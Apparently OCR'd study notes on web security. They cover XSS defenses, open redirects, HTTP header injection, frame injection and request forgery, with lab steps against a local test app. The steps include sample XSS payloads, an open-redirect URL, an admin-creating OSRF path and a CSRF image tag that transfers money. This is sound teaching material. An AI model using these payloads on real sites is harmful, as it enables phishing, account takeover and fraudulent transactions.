
Without XSS, XST cannot be exploited.

So, basically:

Preventing XSS requires identifying every location where user-controlled data is inserted into responses and applying strict defenses. The most important control is output encoding, which ensures user input is treated as data and not executable code. Input validation adds an additional protective layer but cannot replace proper encoding. Developers should also avoid inserting user data into inherently dangerous contexts like JavaScript and event handlers. For DOM-based XSS and XST, client-side validation, output sanitization, HttpOnly cookies, and disabling the TRACE method further strengthen security.

Observing the XSS protected website:


Browser:



Step1: (Goal: Reflected XSS Test)


Try submitting:

<script>alert(1)</script>



Result:


- Rejected by regex validation.




Step2: (Goal: Stored XSS Test)

Try:

<img src=x onerror=alert(1)>




Rejected.



Invalid username

Step3: (Goal: Encoded Payload)

<script>alert(1)</script>




Will display as text, not execute.

Invalid username

Step4: (Goal: Try Breaking Attribute Context)

"><script>alert(1)</script>




Rejected.

Invalid username


Step5: (Goal: DOM-Based XSS)

Try modifying URL:

?message=<script>alert(1)</script>



Nothing happens (we don’t use URL data in DOM).




Invalid username

Step6: (Goal: Cookie Theft Test)

Open console:

document.cookie



You will NOT see session_id because:

- It is HttpOnly.

Step7: (Goal: TRACE Test (XST))

In terminal:

curl -X TRACE http://127.0.0.1:5000/

Result:

TRACE not allowed


```
PS C:\Users\Aditya> curl.exe -X TRACE http://127.0.0.1:5000/
TRACE not allowed
PS C:\Users\Aditya>
```

Step8: (Goal: CSP Test)

Open console:

eval("alert(1)")

Blocked by CSP.



Redirection Attacks:

What Is a URL?

A URL (Uniform Resource Locator) is simply a web address, like: *https://example.com*

When you click a URL, your browser goes to that website.

What Is Redirection?

Redirection means sending a user from one web address to another automatically.

For example:

- You visit: https://shop.com/pay
- The website automatically sends you to: https://paymentcompany.com

This is normal. Many websites do this, especially for:

- Payments
- Login systems

- External services

What Is a Redirection Vulnerability?

A redirection vulnerability happens when:

- A website lets users control where the redirection goes.
- The website does not properly check that destination.
- An attacker tricks the site into redirecting users to a malicious website.

Why Is This Dangerous? By itself, redirection is not as powerful as something like cross-site scripting (XSS), which can directly run malicious code inside your browser. But redirection is very useful for phishing attacks.

How Redirection Helps Phishing

Here's how attackers use redirection vulnerabilities:

Step-by-step attack:

1. The attacker finds a redirection bug on a real website (e.g., bank.com).
2. They create a special link like:

   https://realbank.com/redirect?url=malicious-site.com
3. This link:
   - Starts with the real bank's domain (realbank.com)
   - Looks trustworthy
4. When the victim clicks it:
   - The real website silently redirects them
   - They end up on the attacker's fake site


Because the link starts with the real domain, victims trust it more.

Summary


- Redirection means automatically sending users to another URL.
- A redirection vulnerability happens when attackers control where users are redirected.
- It is mainly used in phishing attacks.
- Attackers create links that look like they belong to a trusted website.
- The victim clicks the trusted-looking link.
- The website silently redirects them to a malicious site.
- Users are less suspicious because many websites normally redirect during payments or logins.
- Redirection vulnerabilities are usually less powerful than XSS but still dangerous for phishing.

Finding and Exploiting Redirection Vulnerabilities:


Browser:



To exploit, visit: http://localhost:3000/login?returnUrl=https://google.com



Enter the credentials: admin:password123. We can see that it redirected us to the google webiste.



Preventing Redirection Vulnerabilities:

- The safest way to prevent redirection vulnerabilities is to avoid using user input in redirect targets.
- Instead of passing full URLs, use:
    - Direct links
    - Or an index-based allowlist
- If user input must be used:
    - Only allow relative URLs
    - Or prepend your own domain
    - Or strictly check that the URL starts with your domain
- Reject invalid input — do not try to sanitize it.
- Avoid client-side JavaScript redirects based on DOM data.
- Always validate on the server side.

HTTP Header Injection:

What Is an HTTP Header?

When your browser talks to a website, they communicate using HTTP messages.

What Are HTTP Headers?

Headers give extra information about the response.

Examples:

- Location: → tells browser where to redirect
- Set-Cookie: → sets a cookie in the browser
- Content-Type: → tells what type of content is returned

Example: Set-Cookie: UserId=123

This tells the browser: Store a cookie named UserId with value 123.

What Is HTTP Header Injection?

HTTP Header Injection happens when:

User input is inserted directly into an HTTP header without proper validation.

If the attacker can insert special characters like:

- Carriage Return → \r → hex: 0x0d
- Line Feed → \n → hex: 0x0a

They can break the header structure. These two together are called: CRLF (\r\n)

CRLF means: “End this header line and start a new one.”

Why Is That Dangerous?

Because headers are separated by new lines.

If an attacker can inject a new line:

They can:

- Add new headers
- Modify response behaviour
- Even inject content into the body

Where This Commonly Happens?

1. Location Header
2. Set-Cookie Header

Basically,

- HTTP responses contain headers separated by CRLF (\r\n).
- HTTP Header Injection occurs when user input is inserted into a header without validation.
- If attacker injects %0d%0a (CRLF), they can:
    - Create new headers
    - Modify response behaviour
    - Inject content
- It commonly affects:
    - Location header
    - Set-Cookie header
- It can lead to:
    - Response splitting
    - XSS
    - Cookie manipulation
    - Cache poisoning
- Prevention:
    - Never trust user input in headers
    - Remove CRLF characters
    - Strictly validate expected input
    - Use secure framework functions

Frame Injection:

What Is a Frame?

In older web design, websites sometimes used frames to divide the browser window into sections. Each section loads a separate web page. So one browser window might actually show multiple mini web pages at the same time.

What Is a "Named Frame"?

Each frame can be given a name, like:

<frame src="main_display.asp" name="main_display">

Here:

- main_display is the frame's name.
- Other pages can refer to it using that name.

In older browsers, there was a weakness: If a website created a named frame, then any other website opened in the same browser process could write content into that frame — even if it was from a different website.

So:

- wahh-app.com creates a frame named main_display
- evil.com can say: "Hey browser, replace the content of frame main_display with my content."

And the browser allows it. That is the vulnerability. This is called: Frame Injection.

Note:

- Modern browsers block this frame injection.
- Frame injection can be prevented by either removing named frames or making frame names unique and unpredictable per user session.

Request Forgery:

Request Forgery (Session Riding) is an attack where:

- The attacker does NOT steal your session token.
- Instead, they trick your browser into sending requests using your valid session.
- Your browser automatically includes your authentication.
- The server thinks the request is legitimate.
- The user performs actions they never intended.

Two types:

- **On-site**: Happens within the same site.
- **Cross-site (CSRF)**: A different site triggers the attack.

On-Site Request Forgery:

What Is On-Site Request Forgery (OSRF)?

On-Site Request Forgery (OSRF) is a type of request forgery where:

- The attack happens within the same website
- One user tricks another user (usually an admin)
- Into making a hidden request
- Using their valid session


It is similar to CSRF, but:

- CSRF usually involves another website.
- OSRF happens inside the same site.


It is often related to stored XSS, but it does NOT require JavaScript.

Simulating On-Site Request Forgery:


Browser:



Step1: (Goal: Login as Normal User and simulate normal message) Use user:user123



Now, post something:




Step2: (Goal: Simulate OSRF Attempt)

Submit this as Type:


../admin/create?username=hacker&role=admin#

Message: Hello world



Now log out.

Step3: (Goal:) Login as Admin



When admin loads the page:

- The image URL will attempt to call /admin/create
- In insecure mode, the request may get triggered

This demonstrates the risk conceptually.

Cross-Site Request Forgery:

CSRF is when a hacker tricks your browser into doing something on a website where you are already logged in — without you knowing.

Example:

Imagine:

- You are logged into your bank.
- In another tab, you visit a malicious website.
- That website secretly contains this:

```
<img src="https://yourbank.com/transfer?amount=1000&to=attacker">
```

What happens?

- Your browser sees the image tag.
- It tries to “load” the image.
- It sends a request to yourbank.com.
- It automatically includes your bank login cookie.
- The bank thinks YOU requested the transfer.

Money gets transferred. You never clicked transfer. That’s CSRF.

Why CSRF is Dangerous

Because it can:

- Transfer money
- Change passwords
- Place orders
- Post messages
- Delete accounts

